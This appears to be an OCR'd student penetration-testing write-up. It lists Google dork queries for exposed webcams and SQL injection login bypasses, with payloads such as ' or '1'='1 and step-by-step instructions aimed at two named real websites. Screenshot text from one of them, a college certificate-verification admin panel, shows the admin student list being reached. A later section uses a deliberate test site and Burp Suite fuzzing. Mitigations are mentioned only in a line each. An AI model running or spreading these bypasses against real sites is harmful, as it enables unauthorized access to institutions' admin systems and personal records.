intext:"setting | Client setting"





--- intitle:"webcamXP 5" -download





2) WEBSITES HAVING SQL INJECTION

i) Vulnerability :

SQL Injection is possible in the login page of this website.


Steps to Reproduce :


a) Go to http://www.cyber-essentials.website/index.php?page=login.php
b) Goto login page.
c) Type **' or '1'='1** for email and any random character for password.
d) Press Login.

Mitigation:

Stored procedure and parameterised procedure technique in sql and sanitize the input.

WEBSITE URL --- http://www.cyber- essentials.website/index.php?page=login.php





ii) Vulnerability :


SQL Injection is possible in the login page of this website.


Steps to Reproduce :


a) Go to https://www.li-college.com/verify/admin-login.php
b) Goto login page.
c) Type **a' or 'a' = 'a** for email and any random character for password.
d) Press Login.

Mitigation:

Stored procedure and parameterised procedure technique in sql and sanitize the input.


Admin-login
https://www.li-college.com/verify/admin-login.php
LEEDS INTERNATIONAL COLLEGE
User Email
a' or 'a' = 'a
Password
Log in
Go to Home
Type here to search
27°C Mostly sunny
ENG
10:08
15-10-2021


Verified Certificate List
https://www.li-college.com/verify/view-student-list.php
Save login for li-college.com?
Username
a' or 'a' = 'a
Password
a' or 'a' = 'a
Show password
Save
Don't save
Add Profile
View Site
LOG OUT
All Student's List
SEARCH
ID
Qrcode ID
Member ID
Member Name
Delete
1602
1597
8952518
Teunyaho
1596
dsfasdf
sdfasdf
1593
11223344
MRX
Type here to search
27°C Mostly sunny
ENG
10:08
15-10-2021




---


3) website url - http://testphp.vulnweb.com/

Manual attack

Steps to Reproduce :

a) Login to website using basic sql query
b) If the query holds good we get the access








Using burp suite :


Steps to Reproduce :


a) Capture the login page request using burp
b) Send the request to repeater then intruder
c) Add positions and payload
d) Choose fuzzing SQL injection
e) Start attack
f) Copy the response url and give it in browser

